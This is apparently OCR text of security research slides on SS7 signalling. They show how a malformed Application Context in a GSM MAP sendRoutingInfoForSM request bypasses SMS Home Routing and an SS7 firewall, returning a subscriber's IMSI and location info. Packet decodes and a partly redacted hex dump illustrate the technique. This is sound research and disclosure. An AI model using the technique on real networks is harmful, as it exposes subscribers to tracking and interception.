
Application Context

POSITIVE TECHNOLOGIES




Application Context change

POSITIVE TECHNOLOGIES



SMS Home Routing bypass with malformed Application Context

POSITIVE TECHNOLOGIES



Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	


```
Signalling Connection Control Part
Transaction Capabilities Application Part
  begin
    [Transaction Id: 00003101]
    Source Transaction ID
    oid: 0.0.17.773.1.1.1 (id-as-dialogue)
    dialogueRequest
      Padding: 7
      protocol-version: 80 (version1)
      application-context-name: 0.4.xx.0.1.0.20.3 (itu-t.4.xx.0.1.0.20.3)
```

```
0080  00 11 86 05 01 01 01 a0  11 60 0f 80 02 07 80 a1
0090  09 06 07 04 xx 00 01 00  14 03 6c 1f a1 1d 02 01
```

Malformed Application Context

SMS Home Routing bypass with malformed Application Context

POSITIVE TECHNOLOGIES




Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	
GSM MAP	returnResultLast sendRoutingInfoForSM		[redacted]00111

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: returnResultLast (2)
    returnResultLast
      invokeID: 1
      resultretres
        opCode: localValue (0)
        IMSI:[redacted]00111
        locationInfoWithLMSI
```

SMS Router is aside

SMS Home Routing bypass with malformed Application Context


POSITIVE TECHNOLOGIES



SS7 firewall bypass

